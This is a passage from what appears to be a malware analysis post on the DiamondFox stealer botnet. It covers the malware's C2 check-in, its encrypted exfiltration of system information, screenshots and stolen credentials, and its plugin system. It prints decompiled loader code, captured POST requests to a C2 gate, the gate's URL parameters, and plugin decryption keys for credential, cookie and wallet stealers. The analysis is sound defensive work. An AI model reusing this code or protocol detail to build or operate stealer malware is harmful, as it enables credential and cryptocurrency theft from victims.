  var_138 = DecryptString("pj~)" & CStr(count) & "]") 'key
  var_100 = DecryptString("htssjhyntsdpj~") 'connection_key

  If RequestGateCT(var_11C) Then
    Me(0) = var_11C
    Me(4) = GetConfigEntries(Me(96))
    Me(8) = GetConfigEntries(Me(96))
    Exit For
  End If
  'Sleep for reconnect time
  FuncSleep(var_128)
Next var_134 'Long
```


Check Gates

The malware iterates through each gate and then requests it with a unique user-agent that has been specified in the configuration. Along with this the malware has a decryption key that will be verified with the C2. Once a C2 has been verified it will then be set into a global and be used as the main gate. Now that the malware has the correct gate to use, it will then begin by collecting some system information through WMI.

```
787809269098|USER-PC||Windows 7 Professional|Kettu|admin|3.50|Intel(R) Core(TM) i5-6400
CPU @ 2.70GHz||255.90|1|1|0|USER-PC|192.168.100.222|LOCALAPPDATA||||0|1280x720
```

PC Info


Along with this information we also see the malware collecting running processes and installed programs. On top of DiamondFox collecting basic information about the infected computer it also includes some windows environment information.



```
HOMEPATH=\Users\admin
LOCALAPPDATA=C:\Users\admin\AppData\Local
LOGONSERVER=\\USER-PC
NUMBER_OF_PROCESSORS=4
OS=Windows_NT
Path=C:\ProgramData\Oracle\Java\javapath;C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
PROCESSOR_ARCHITECTURE=x86
PROCESSOR_IDENTIFIER=x86 Family 6 Model 94 Stepping 3, GenuineIntel
PROCESSOR_LEVEL=6
PROCESSOR_REVISION=5e03
ProgramData=C:\ProgramData
ProgramFiles=C:\Program Files
PSModulePath=C:\Windows\system32\WindowsPowerShell\v1.0\Modules\
PUBLIC=C:\Users\Public
SystemDrive=C:
SystemRoot=C:\Windows
TEMP=C:\Users\admin\AppData\Local\Temp
TMP=C:\Users\admin\AppData\Local\Temp
USERDOMAIN=USER-PC
USERNAME=admin
USERPROFILE=C:\Users\admin
windir=C:\Windows
windows_tracing_flags=3
windows_tracing_logfile=C:\BVTBin\Tests\installpackage\csilogfile.log
```

More Info


DiamondFox communications are encrypted with 128-bit AES, this time the first 16 bytes of the connection key is used as the AES cipher key. The malware determines a field to use within the POST request which is determined by the following logic to create a unique field.



```
$code = strtolower(substr($RC4, 0, 1).substr($RC4, - 1).substr($RC4, (strlen($RC4) / 2) - 1, 1));

$xyz  = AES128_DECRYPT($_POST[$code], $AES128_PASSWORD);

$botpost   = explode('|', $xyz);
```

Gate Check-In

Now that DiamondFox has the correct gate to use and has collected all of the relevant information about the infected computer it will send a POST to the gate with the information encrypted within the uniquely generated field. Our encryption key for this piece of malware is 'aadd2492be4f9f28' and the generated field is 'a98' which you can see below.




```
POST /panel/gate.php HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Keep-Alive: 300
Pragma: no-cache
Content-Type: application/x-www-form-urlencoded; Charset=UTF-8
Accept: text/plain
Accept-Charset: utf-8
Accept-Language: en-us,en;q=0.5
Cookie: 7c23b1f7a8bb0ddc
Referer: http://www.microsoft.com/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.62 Safari/537.36 Edg/81.0.416.31
Content-Length: 3570
Host: [redacted]

a98=5Uo6AaTn%2FcqlPkpxm1wzjep5PAKHwd1y0sQRtEdCj1%2BYUplI7iItkfBAl9tF8rA1
28pC2TCnkOzJ0GIRoicKWijQuq3w1Pj%2FkyyPlV6M2EqnDDFBXZ9bAjBF%2BEv%2FLZ%2FY
mznyyAHg5Id6gLg0rr8tC0%2Fx15kI9tz5UNjVlMSIo0Z6jeDpsCpVlEw7dwfno0DW
6z4EISZidzG6CcTQ8hCtTg%3D%3D
```

Gate Post

The C2 will receive this post and handle it. Then if the user of the malware has created a task to download and execute malware the POST request will be replied to by the C2 with the file that needs to be downloaded and executed. Retrieving the payload is done in two ways, if the malware is being hosted on the C2 then the malware will request the gate with the *gf* URL parameter containing the files name. This stands for get file and will return the file requested. If the file is a remote file then the malware will request the gate with the *grf* (get remote file) URL parameter and the C2 will then proceed to use CURL to proxy the file to the malware. Once the malware has dealt with the download and execute task it'll then proceed to report this to the C2.

DiamondFox is also able to exfiltrate different files, the first file that is uploaded is a screenshot of the infected host. Once the screenshot has been taken the malware will send a POST request to the C2 with the screenshot in the POST body. The gate also uses another uniquely generated URL parameter named *slots.* This parameter is generated from the first 3 characters in the communications' encryption key. Because our encryption key is 'aadd2492be4f9f28' then the slots URL parameter will be 'aad' as seen below.



```
POST /panel/gate.php?aad=37F254E98899 HTTP/1.1
Connection: Keep-Alive
Content-Type: multipart/form-data; boundary=C47034A363BA
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.62 Safari/537.36 Edg/81.0.416.31
Content-Length: 205323
Host: [redacted]

--C47034A363BA
Content-Disposition: form-data; Name="aad"; filename="37F254E98899.jpg"
Content-Type: file

5AZy6HKPM9+JDIoBRF6S+IAin5qdBwFNqcTfn5QfiFNwXtrbccYmnHYDdWjK+g21
IXfsDZph7XwRYNTVFz1hV4cssGIujfgOcUayixRW5yYKLVPc7yaq5IhOvbj/k3Ac
35yOk4TGFaW64jYJb05b4NF/NLeI5oWEvir7Qs9JdMGbsMsvCmtyu5Vt90U7BaQd
6pbmPu3RIEUseUX0uhdaN7et8V71LzoyOxcXHCmm0PaL9hPEMKaolhyb8wJF4Ndt
```

Screenshot Upload


The C2 determines what the uploaded file is by its extension. Here is the list of the extensions and their meaning.

- jpg - Screenshot
- log - Keylogger logs
- hst - Web history
- pw - Stealer logs
- ftp - FTP logs
- ins - Software instances
- ml - Email logs
- rdp - RDP logs
- cc - RAM scraper logs
- wallet - Wallet stealer logs

DiamondFox will also ban IPs that seem to be attempting malicious things. These include trying to enumerate information through the C2 and connecting to the gate with the incorrect user-agent.

Plugin System

DiamondFox has an extensive plugin system which is one of its main selling points. These plugins are distributed by the seller in the form of an encrypted DLL with the extension .pack and a codename. The pack files can then be uploaded to the C2 and their functionality can be changed accordingly within the control panel. DiamondFox handles plugins by first requesting the C2 gate with the URL parameter 'pl=1' which stands for plugin list. The C2 responds with a comma separated list of all the plugin ids that are enabled.




```
fzdSI3B2ASYHGqvqHKLt5L3F3pkKfafTF2wYL7R1Ht9txtrmPTdCAilkRFD0EG4q
```

```
1,2,3,4,5,6,7,8,9,10,12,14,15,16,17,18,19,20,21,22
```

Decrypted Plugin List


The malware will receive this text and split it into an array of plugin ids. For the first 6 possible plugins the malware will iterate through the array and check if any of the first 6 plugins are enabled. If a plugin is enabled within these first 6 then it will be retrieved using the URL parameter of 'p' which is equal to the plugin id.



```
plugin_array = Split(DecryptResponse(WebRequest(Me(0) & "?pl=1")), ",", -1, 0)
For var_158 = 1 To 6 Step 1: var_88 = var_158 'Long
  For var_160 = 0 To UBound(plugin_array, 1): var_8C = var_160 'Long
    If (CDbl(var_88) = CDbl(plugin_array(var_8C))) Then
      var_140 = 0
      var_90 = WebRequest(Me(0) & "?p=" & CStr(var_88))
      var_168 = vbNullString
      var_140 = 0
      var_A8 = DecryptResponse(WebRequest(Me(0) & "?gpp=" & CStr(var_88)))
    Else
    End If
  Next var_160 'Long
```

Retrieve First 6 Plugins

Each plugin is uniquely encrypted with its own AES 128-bit cipher key. Once DiamondFox has retrieved the plugin with the 'p' URL parameter it will then proceed to get the plugin password using the 'gpp' URL parameter which will return an encrypted cipher key. This cipher key is then used to decrypt the retrieved plugin. Here is a list of all the plugins along with their codenames, decryption keys and other important information.



name	id	password	menu	install	status	description	cfile	report	version	configs
LATENTAUTO.pack	1	5d43b0e96b8218b0		0	1	Browsers password stealer (Chrome, Firefox, Internet Explorer, Opera).			1.0.0	cGF5cGFsLGJsb2NrY2hhaW4sY29pbmJhc2UsYml0ZmluZXg=
SOMBERIRON.pack	2	9923adf0dd4a8e1a		0	1	IM password stealer plugin (pidgin, ICQ, Miranda, Trilian).			1.0.0	
SPAWNWHISPER.pack	3	9f936e245b1cc723		0	1	Email password stealer (outlook, thunderbird, incredimail, netscape).			1.0.0	
ORANGESOURCE.pack	4	9F9CEE24A71CCA43		0	1	FTP password stealer (filezilla, ftpgetter, ftpexplorer, frigate).			1.0.0	
BAGELSCAN.pack	5	a8adae6d2d1fcfe5		0	1	Windows RDP password stealer.			1.0.0	
YELLOWANALYST.pack	6	9ABF2DFDB91B2B02		0	1	Web history Grabber (Chrome, Firefox, Internet Explorer, Opera).			1.0.0	
CHEFGENESIS.pack	7	9F9D0E24A81CCA53		0	1	Hidden AmmyyAdmin plugin for remote access to desktop and files.			1.0.0	
MOONSPATULA.pack	8	9e496e1a0b1c5922		0	1	Windows remote console plugin.			1.0.2	
GLEEDEITY.pack	9	A3784E43821E1364	<li><a href="home.php?m=filestealer" class="icon icon-files"> File Stealer</a></li>	1	1	File stealer plugin. Seek and upload any kind of files to your panel.	search.conf		1.0.0	Ki53YWxsZXR8QUxMfDEwMHwyMDB8
WALKPHOTO.pack	10	a4d54e4e6a1e87c4		1	1	Keylogger plugin. It grabs keys pressed in the pc and the clipboard data.	keys.conf	keys.log	1.0.0	fDE=
SILENTWATCH.pack	12	a4d54e4e6a1e87c4		1	1	Clipboard hijacker for bitcoin, ethereum, litecoin, ripple, bitcoin cash, monero, dodge, dash, neo.	wallet.conf		1.1.0	LXwtfC18LXwtfC18LXwtfC0=
FIRESET.pack	14	a57d4e53aa1ebfc4		1	1	USB Spread using LNK files.			1.0.0	
BLUENIGHT.pack	15	9B428E01D41B56D2	<li><a href="home.php?m=videos" class="icon icon-film"> Videos</a></li>	1	1	Video recorder for DiamondFox.	record.conf		1.0.0	MjQwfDMyMHw1fDEwfDB8
WRONGTRAWL.pack	16	9c0c6e08231b9a22		1	1	Botkiller.			1.0.0	
SLIMYCHEF.pack	17	9e280e19001c4e02		1	1	UAC Bypasser. Include wsreset, eventvwr, fodhelper and sdclt fileless exploits.			1.0.0	
REDIRON.pack	18	97DE6DE6B343C715		1	1	Persistance. Protect process and file of the main bot.			1.0.0	
WEIRDRAGE.pack	19	a449ce4a0e1e5944		1	1	Cookies grabber for Google Chrome.			1.0.0	
CHILLYFARM.pack	20	9a290df9081af901		1	1	Cookies grabber for Firefox.			1.0.0	
BIZARRENET.pack	21	983D8DE9AC45C217		1	1	Cookies grabber for Microsoft Edge.			1.0.0	
ROUTEANALYST.pack	22	a26d8e3b2c1dba83	<li><a href="home.php?m=wallets" class="icon icon-btc"> Wallets</a></li>	1	1	Crypto wallet stealer plugin..			1.1.0	

Plugin List

Within this MySQL table we see a column named 'install', this refers to whether the plugin should be constantly run or just run once. The first 6 plugins are not installed and are all credential stealers, hence why they are done seperately. Each of these first 6 plugins will write their stolen credentials to a log file in the malware install path with the name scheme of their id + '.log'. The malware will execute the DLL and wait until this log file is available to be sent to the C2. This upload is again done with the slots parameter which in our case is 'aad'.

```
--98349F6C48C9
Content-Disposition: form-data; Name="aad"; filename="1.pw"
Content-Type: file

Q/7ZcL12qKq++4h8UO4YhIwRKvjlgwsSCXorwPB6vz1SWGZ/B4SnZRTDJ4gcJ4xB
8T2QlApVRt2oI2yKBMkat/fLxcz28efAFJuUP7tHgEevz/0BbotnNIR2ecOgYU+P
R1kR6OR+56ToHG1BqYd2zz7SfvktT1tBsrdMRpaI93TUuNbpUpk5zZDAcGbsyRvg
mGgVM5DBBhcqNwykqFGNn2XqSmaEWaiNpNBrJf6mPkBhtP+SveJ73L37gBTp5rm1
BOVJI6M3CJBDVzfoc55oqnGA80LrYQzSpWLwgvvwxShM5tzRzXCoI9zIpt+zUb7r
haM3unhZ3tZlFqkJ92eHmZoUM26YrAOnLGhisejcAvFoUUeBHqerTR0OipcR1lpE

--98349F6C48C9--
```

Upload Stolen Credentials

Once the malware has handled the first 6 plugins it then continues onto a different system where it requests the C2 with a URL parameter of 'lp' which will return a list of a comma separated array of all the plugin ids that are enabled and have install enabled. These can be seen in the table above.


```
Me(72) = WebRequest(Me(0) & "?lp=1")
var_94 = vbNullString
var_8C = Split(DecryptResponse(Me(72)), ",", -1, 0)
For var_D8 = 0 To UBound(var_8C, 1): var_D0 = var_D8 'Long
  HandleInstallPlugin(CLng(var_8C(var_D0)))
Next var_D8 'Long
```

Get Install Plugins

The malware will then iterate through each of the plugins returned by the C2 and call the *HandleInstallPlugin* function so that each of these plugins can be ran.

All installed plugins are kept in a directory named 'modules' within the installation directory. If this directory does not exist then it will be created. Plugins are written to this directory with the name scheme of their id + '.dll'. When the *HandleInstallPlugin* is called on a plugin then it is first checked to see whether it already exists within the 'modules' directory. If it doesn't then the malware will retrieve it from the C2 and decrypt it. The plugin is retrieved with the URL parameter 'gpb' which is assigned to the plugin ID.


Most of the installed plugins have a configuration that also needs to be retrieved. The configuration file name is retrieved with the 'pcn' URL parameter which is set to the id of the plugin (pcn standing for plugin config name). The C2 will then respond with the filename of the plugin config to be written to within the install folder.



```
Input                                   length: 25
                                         lines:  2
tuttTBytrVYMtA7aFiG6Zg==

Output              start: 11     time:  0ms
                      end: 11   length:   11
                   length:  0    lines:    1
search.conf
```

File Stealer Config Name

If the C2 returns a config filename for the plugin then the malware will proceed to request the config from the C2 with URL parameter 'lpc' (load plugin config) which is equal to the plugin's id. This is then written into the plugin's configuration file. Here's an example of the configuration returned for the file stealer plugin.



```
Input                                   length: 44
                                         lines:  1
+wOwco2GlMpIgPQImmNOHfXE2eZblbij3CtkF89m7KU=

Output                        time:  0ms
                            length:   21
                             lines:    1
*.wallet|ALL|100|200|
```


File Stealer Configuration

The configuration for each malware will vary but parameters are always split by pipes. The plugin's password is then retrieved from the C2 with the already seen URL parameter of 'gpp'. The malware then loads the decrypted DLL and runs it. The output of the dll is then written to a log file and the log file is uploaded to the C2. I'll now concentrate on some interesting plugins but there are too many to cover in one post so I'll just be giving an overview of some of the interesting ones. Here's a table summarising.

URL Parameter	URL Example	Description	Example Decrypted Response

pl	http://c2.com/gate.php?pl=1	Enabled plugin list	1,2,3,4,5,6
p	http://c2.com/gate.php?p=2	Retrieve encrypted plugin DLL	Plugin DLL
gpp	http://c2.com/gate.php?gpp=2	Get plugin password	a4d54e4e6a1e87c4
lp	http://c2.com/gate.php?lp=1	Install plugin list	9,10,11,12,13
gpb	http://c2.com/gate.php?gpb=9	Retrieve encrypted plugin DLL	Plugin DLL
pcn	http://c2.com/gate.php?pcn=9	Retrieve plugin config filename	search.conf
lpc	http://c2.com/gate.php?lpc=9	Get plugin config	*.wallet|ALL|100|200

And here is what the install folder looks like after these plugins have been ran.

